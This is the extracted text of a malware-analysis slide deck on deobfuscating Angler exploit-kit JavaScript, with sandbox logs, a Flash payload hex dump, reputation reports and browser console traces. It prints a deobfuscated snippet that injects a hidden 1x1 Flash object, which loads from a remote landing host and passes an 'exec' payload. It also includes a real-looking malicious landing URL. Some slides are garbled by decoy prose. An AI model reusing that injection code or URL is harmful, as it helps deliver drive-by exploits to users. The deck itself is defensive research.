

# Unraveling Exploit Obfuscation

---



**Dr. Jared DeMott**

SECURITY RESEARCHER AND ENGINEER

@jareddemott [www.vdalabs.com](http://www.vdalabs.com)




# Overview



## Scripting

Continue analyzing obfuscated .js























Database Structure

Browse Data

Edit Pragmas

Execute SQL

 Create Table Modify Table Delete Table

Name	Type	Schema
▲  Tables (13)		
▶  ADDON_TABLE		CREATE TABLE ADDON_TABLE (DownloadURL TEXT collate nocase)
▶  DATA_TABLE		CREATE TABLE DATA_TABLE (DataID INTEGER PRIMARY KEY ASC)
▶  DNSACL_TABLE		CREATE TABLE DNSACL_TABLE (EvRemoteMachine TEXT collate nocase)
▶  FSMON_TABLE		CREATE TABLE FSMON_TABLE (EventType INTEGER, EvTime INTEGER)
▶  HASH_TABLE		CREATE TABLE HASH_TABLE (FilePathID INTEGER, ProcessID INTEGER)
▶  INTROS_TABLE		CREATE TABLE INTROS_TABLE (EventType INTEGER, EvTime INTEGER)
▶  IPACL_TABLE		CREATE TABLE IPACL_TABLE (EventType INTEGER, ProcessID INTEGER)
▶  META_TABLE		CREATE TABLE META_TABLE (Name TEXT collate nocase, Value TEXT)
▶  PATH_TABLE		CREATE TABLE PATH_TABLE (PathID INTEGER PRIMARY KEY ASC)
▶  PROCMON_TABLE		CREATE TABLE PROCMON_TABLE (EventType INTEGER, EvTime INTEGER)
▶  REGMON_TABLE		CREATE TABLE REGMON_TABLE (EventType INTEGER, EvTime INTEGER)
▶  SYS_TABLE		CREATE TABLE SYS_TABLE (EventType INTEGER, EvTime INTEGER)
▶  UHOOK_TABLE		CREATE TABLE UHOOK_TABLE (EventType INTEGER, EvTime INTEGER)
 Indices (0)		
 Views (0)		
 Triggers (0)		



## FILE SYSTEM ACTIVITY

22:46:55	iexplore.exe	Modify	Users\bruser1729\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\QCK733FM\adview[2].htm
22:46:57	iexplore.exe	Modify	Users\bruser1729\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B1HEOTM2\pixel[2].htm
22:46:57	iexplore.exe	Modify	Users\bruser1729\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B1HEOTM2\push[1].htm
22:46:59	iexplore.exe	Modify	Users\bruser1729\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\8HF45JJI\index[1].htm
22:47:03	iexplore.exe	Modify	Users\bruser1729\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\MJ280M1Y\limit[1].swf
22:47:27	conhost.exe	Modify	Users\bruser1729\AppData\Local\Temp\{EBAB6D64-C85A-4316-8C91-A08274E2730E}\api-ms-win-system-umpo-l1-1-0.dll
22:47:27	conhost.exe	Modify	Users\bruser1729\AppData\Local\Temp\{23F1EF22-CF34-4E1A-A11C-0BCE48FD39FA}\apds62.dll
22:47:29	regsvr32.exe	Modify	Users\bruser1729\AppData\Local\Temp\{23F1EF22-CF34-4E1A-A11C-0BCE48FD39FA}\apds62.dll
22:47:29	regsvr32.exe	Delete	File Users\bruser1729\AppData\Local\Temp\{23F1EF22-CF34-4E1A-A11C-0BCE48FD39FA}\apds62.dll
22:47:29	regsvr32.exe	Modify	ProgramData\LurkEctod\NodNiwn.dll
22:49:01	conhost.exe	Modify	ProgramData\{70F91289-E876-4AF3-8A5B-4B7AB475D18F}\browser.dll
22:49:01	conhost.exe	Modify	ProgramData\{70F91289-E876-4AF3-8A5B-4B7AB475D18F}\browser.dll



limit[1].swf

- header
- binaryData
  - DefineBinaryData (1: 1111)
- frames
- others
- scripts
  - \$1111\$
  - 1111

# Basic tag info

Name	Value
Tag Type	DefineBinaryData (87)
Character Id	1
Offset	2917 (0xb65)
Length	43337 (0xa949)


00000000	78	DA	00	05	40	FA	BF	1E	39	47	D7	4B	D3	D5	E1	86	x	Ú	@	ú	¿	9	G	×	K	Ó	Ö	á	‡			
00000010	F0	C4	DC	60	9C	09	AE	AC	FD	6B	18	E7	78	34	B0	8E	ð	Ä	Ü	`	œ	©	–	ý	k	ç	x	4	°			
00000020	7F	33	C0	99	A7	E0	09	1C	AA	10	58	5D	05	D4	FF	46		3	À	™	§	à		²	X	]	Ô	ÿ	F			
00000030	8F	5D	66	4C	D9	E6	AF	3E	DE	8D	0D	14	99	6C	3E	6A		]	f	L	Ù	æ	–	>	Þ		™	l	>	j		
00000040	77	B0	51	9F	CA	36	8E	E5	25	19	50	80	64	9E	A9	C3	w	°	Q	ÿ	Ê	6		å	§	P	d	©	Ä			
00000050	D5	FC	1F	24	F8	26	CF	6C	A7	55	40	41	6A	21	8D	D5	Ö	ü		€	ø	€	İ	l	§	U	@	A	j	!	Ö	
00000060	D6	CB	79	32	70	66	91	C4	EE	E1	DA	4D	3D	FB	72	CB	Ö	Ë	y	2	p	f	‘	Ä	î	á	Ú	M	=	û	r	Ë
00000070	F7	11	11	8C	3E	B5	03	51	F7	61	6F	45	D0	3B	74	79	÷		®	>	µ		Q	÷	a	o	E	Ð	;	t	y	
00000080	7B	8A	59	1D	3D	BD	B8	F1	36	18	FE	59	C4	F1	D8	28	{	Š	Y		=	¼	,	ñ	6	p	Y	Ä	ñ	Ø	(	
00000090	B6	E4	4F	EB	F7	56	D3	87	2A	8C	7A	26	4F	BF	E1	07	¶	ä	O	ë	÷	V	Ó	‡	*	®	z	€	O	¿	á	
000000A0	E3	5B	39	B6	F0	70	70	20	34	26	F1	67	D9	12	0B	AD	ã	[	9	¶	ø	p	p		4	€	ñ	g	Ù		-	
000000B0	33	83	8E	0E	42	1E	2C	87	1A	C4	7C	1A	4E	E6	EC	29	3	f		B		,	‡		Ä		N	æ	ì	)		
000000C0	7F	3B	E7	7F	89	CC	0F	C3	C4	B5	F5	BB	E2	CC	99	FC		;	ç		‰	İ	Ä	Ä	µ	ø	»	â	İ	™	ü	
000000D0	7B	B1	76	3E	57	FE	A6	66	71	62	B2	90	98	4F	AD	19	{	±	v	>	W	p		f	q	b	²		~	O	-	
000000E0	E9	B4	0C	45	9E	D0	8D	29	BA	18	15	49	77	08	C9	79	é	´		E		Ð	)	°		I	w	É	y			
000000F0	0A	92	CE	CD	42	9F	2F	E4	14	07	27	F4	6D	0F	81	89		'	İ	İ	B	ÿ	/	ä		'	ô	m		‰		
00000100	54	4F	9C	2C	C5	A1	37	CD	32	27	0F	1F	1B	93	36	23	T	O	œ	,	Ä	;	7	İ	2	'		“	6	#		
00000110	55	4B	46	D0	77	B1	BC	B7	CC	B5	72	39	F6	01	67	5D	U	K	F	Ð	w	±	¼	.	İ	µ	r	9	ö		g	]
00000120	B6	71	B8	66	32	FE	23	B9	F4	C3	72	71	78	22	46	E1	¶	q	,	f	2	p	#	²	ô	Ä	r	q	x	”	F	á
00000130	F1	92	7D	16	27	99	33	2D	03	31	7C	D2	C1	14	74	2F	ñ	'	}		'	™	3	-		1		Ò	Á		t	/
00000140	B5	6A	6B	FD	72	98	F1	01	10	7E	25	3D	E8	69	EF	C2	µ	j	k	ý	r	~	ñ		~	§	=	è	i	İ	Ä	
00000150	AB	B9	6D	E9	C4	34	66	95	FF	E2	FD	6B	67	BB	6E	9A	«	²	m	é	Ä	4	f		ÿ	â	ý	k	g	»	n	š



But lets keep going on the  
obfuscated JavaScript...



## .js debug tools



## JavaScript Debugging

Firebug includes a powerful JavaScript debugger that lets you pause execution





▼  "They does not come. Nothing but such a confirmation of his indisposition, [At this point could give her my direction; and no niggardly proportion was now in, had no idea of a child of four years old, which ▼ Never in her company and her mother conjectured one moment, they believed the next—that with them, to ask to marry upon, and we are not very encouraging. "As to that," said he, "I do assure you," he replied, "My fortune was quiet;

**But she shall forgive me again, and on misters They's speech, neither did she find herself in the strictest legal covenant had us**

**He was particularly grateful. She, who had real taste for drawing." "No taste for drawing." "No taste for drawing." "No taste for your behaviour, I am before-hand the hesitated and looked forward to their aid. did misters They was stoppping in a very pleasant addition to his marrying**

Inspector

Console

Debugger

Style Editor

Performance


Network

Deobfuscator




Method	File	Domain	Headers	Cookies	Params	Response	Timings
GET	limit.wn?position=SoWcB&improv...	futoi-fishfinger.quil	Filter request parameters				
Query string							
position: "SoWcB"							
improve: "HW29Ju"							
or: "x-zGV6"							
experiment: ""							
stand: "1Qvgvcpr"							
agree: "83II4HmiZI4J2qf6CWZHXUP"							

http://futoi-fishfinger.quillesthon.com/limit.wn?position=SoWcB&improve=HW29Ju&or=x-zGV6&experiment=&stand=1Qvgvcpr&agree=83II4HmiZI4J2qf6CWZHXUP

## Webroot Content Classification and Web Reputation

Category	Reputation Index	Status
Uncategorized <a href="#">Request a new URL category ▶</a>	40 <a href="#">Request URL Reputation change ▶</a>	 Suspicious <a href="#">Learn more ▶</a>

## Web Reputation Analysis

Factor	Value	Impact
Infections (past 12 months)	No	+ 
Popularity	Unknown	- 
Age	0 months (Not established)	- 

## Real Time Intelligence Analysis

### ✔ No Threats Found

Spam Sources

Windows Exploits

Web Attacks

BotNets

Scanners

Denial of Service

Reputation

Phishing

Proxy

Network

Mobile Threats

### Status

### IP

### Location

✔ Trustworthy  
[Learn more ▶](#)

futoi-fishfinger.quillesthon.com

[Show Details](#)



# Wepawet

<b>File</b>	index[1].htm
<b>MD5</b>	582dbadc5991696fe03d3d37f0149882
<b>Analysis Started</b>	2016-01-22 11:02:26
<b>Report Generated</b>	2016-01-22 11:04:44
<b>JSAND version</b>	2.3.6

[Reanalyze this file.](#)

## Detection results

Detector	Result
JSAND 2.3.6	benign

## Exploits

No exploits were identified.

## Deobfuscation results

### Evals

No evals.

### Writes

No writes.

## Network Activity

### Requests

URL
file:///index[1].htm

## ActiveX controls

**kaspersky.ievirtualkeyboardplugin.javascriptapi**

No attribute setting or method call detected

## Shellcode

No shellcode was identified.

## Malware

No additional malware was retrieved.



▼  "They does not come. Nothing but such a confirmation of his indisposition. [At this point could give her my direction; and no niggardly proportion was now in, had no idea of a child of four years old, which ▼ Never in her company and her mother conjectured one moment, they believed the next—that with them, to ask to marry upon, and we are not very encouraging. "As to that," said he, "I do assure you," he replied, "My fortune was quiet;

But she shall forgive me again, and on misters They's speech, neither did she find herself in the strictest legal covenant had us

He was particularly grateful. She, who had real taste for drawing." "No taste for drawing." "No taste for drawing." "No taste for your behaviour. I am before-

Elements Console Sources Network Timeline Profiles Resources Audits


<top frame> Preserve log

- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security 14.0.0\x86\mfc42.dll/#2/#26567:1 (x86)\Kaspersky Lab\Kaspersky Total Security 14.0.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky Total Security 14.0.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security 15.0.0\x86\mfc42.dll/#2/#26567:1 (x86)\Kaspersky Lab\Kaspersky Total Security 15.0.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.0\x86\mfc42.dll/#2/#26567:1 Lab\Kaspersky Total Security 15.0.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security 15.0.1\x86\mfc42.dll/#2/#26567:1 (x86)\Kaspersky Lab\Kaspersky Total Security 15.0.1\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.1\x86\mfc42.dll/#2/#26567:1 Lab\Kaspersky Total Security 15.0.1\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security 15.0.2\x86\mfc42.dll/#2/#26567:1 (x86)\Kaspersky Lab\Kaspersky Total Security 15.0.2\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\x86\mfc42.dll/#2/#26567:1 Lab\Kaspersky Total Security 15.0.2\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky PURE 2.0\x86\mfc42.dll/#2/#26567:1 Lab\Kaspersky PURE 2.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky PURE 2.0\x86\mfc42.dll/#2/#26567:1 PURE 2.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky PURE 3.0\x86\mfc42.dll/#2/#26567:1 Lab\Kaspersky PURE 3.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky PURE 3.0\x86\mfc42.dll/#2/#26567:1 PURE 3.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky CRYSTAL 3.0\x86\mfc42.dll/#2/#26567:1 Lab\Kaspersky CRYSTAL 3.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky CRYSTAL 3.0\x86\mfc42.dll/#2/#26567:1 CRYSTAL 3.0\x86\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files (x86)\Kaspersky Lab\Kaspersky PURE\mfc42.dll/#2/#26567:1 PURE\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- GET res://C:\Program Files\Kaspersky Lab\Kaspersky PURE\mfc42.dll/#2/#26567:1 PURE\mfc42.dll/ net::ERR\_UNKNOWN\_URL\_SCHEME
- futoi-fishfinger.quillesthon.com/limit.wn?position=SoWcB&improve=HW29Ju&or=x-zGV6&experiment=&stand=1Qvgvcpr&agree=831I4HmiZ14J2qf6CWZHXUP:1
- GET http://futoi-fishfinger.quillesthon.com/limit.wn?position=SoWcB&improve=HW29Ju&or=x-zGV6&experiment=&stand=1Qvgvcpr&agree=831I4HmiZ14J2qf6CWZHXUP net::ERR\_INTERNET\_DISCONNECTED



**But she shall forgive me again, and on misters They's speech, neither did she find herself in the strictest legal covenant had us**

**He was particularly grateful. She, who had real taste for drawing." "No taste for drawing." "No taste for drawing." "No taste for your behaviour, I am before-hand the hesitated and looked forward to their aid. did misters They was stopping in a very pleasant addition to his marrying**



The screenshot displays a web browser's developer console with the 'Deobfuscator' tab selected. The console shows the deobfuscated version of a JavaScript snippet. On the left, the original obfuscated code is visible, including a function call to `getKolaio()` and a function call to `getTxl()`. The main area shows the deobfuscated code, which constructs an HTML object with various attributes and parameters, including a movie URL and flash variables. The code is as follows:

```
var txt = '<object classid="" + ci + 'd27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess="always" width="1" height="1" id="23kjsdf">';
txt = txt + '<param name="movie" value="http://" + getKolaio() + "/" + getTxl(mirtul) + "" />';
txt = txt + '<param name="play" value="true"/>';
txt = txt + '<param name="FlashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData(mirtul) + "" />';
txt = txt + '<!--[if !IE]>-->';
txt = txt + '<object type="application/x-shockwave-flash" data="http://" + getKolaio() + "/" + getTxl(mirtul) + "" allowScriptAccess=always width="1" height="1">';
txt = txt + '<param name="movie" value="http://" + getKolaio() + "/" + getTxl(mirtul) + "" />';
txt = txt + '<param name="play" value="true"/>';
txt = txt + '<param name="FlashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData(mirtul) + "" />';
txt = txt + '<!--<![endif]>-->';
txt = txt + '<!--[if !IE]>--></object><!--<![endif]>-->';
```






"They does not come. Nothing but such a confirmation of his indisposition, [At this point could give her my direction; and no niggardly proportion was now in, had no idea of a child of four years old, which  Never in her company and her mother conjectured one moment, they believed the next--that with them, to ask to marry upon, and we are not very encouraging. "As to that," said he, "I do assure you," he replied, "My fortune was quite

But she shall find  
strictest legal


He was particu  
taste for draw  
forward to the



```
MINGW32:/c/Users/jared/Desktop/ExamineAlerts/moose
jared@WIN-6FA51D049IN /c/Users/jared/Desktop/ExamineAlerts/moose
$ python server.py
Started httpserver on port 80
127.0.0.1 - - [24/Jan/2016 22:15:07] "GET /limit.wn?position=SoWcB&improve=HW29J
u&or=x-zGU6&experiment=&stand=1Qugvcpr&agree=831I4HmiZ14J2qf6CWZHXUP HTTP/1.1" 2
00 -
127.0.0.1 - - [24/Jan/2016 22:15:14] "GET /limit.wn?position=SoWcB&improve=HW29J
u&or=x-zGU6&experiment=&stand=1Qugvcpr&agree=831I4HmiZ14J2qf6CWZHXUP HTTP/1.1" 2
00 -
```

herself in the

drawing." "No  
and looked  
his marrying




## Angler

<https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/>





## Conduct Research on Angler

 **mak / ekdeco**





[Code](#) [Issues 0](#) [Pull requests 0](#) [Wiki](#) [P...](#)

Scripts for dealing with various ek's

 **7** commits

 **1** branch

Branch: **master** [New pull request](#) [New file](#)

mak angler: addd _ to var regex	
 <a href="#">angler</a>	angler: addd _ to var regex
 <a href="#">nuclear</a>	Nuclear: script for downloading payload
 <a href="#">.gitignore</a>	Initial commit
 <a href="#">README.md</a>	Update README.md





# Demo



Lets see the tools in action



# Summary



**Described tools/techniques to keep pushing on the real world malware analysis**

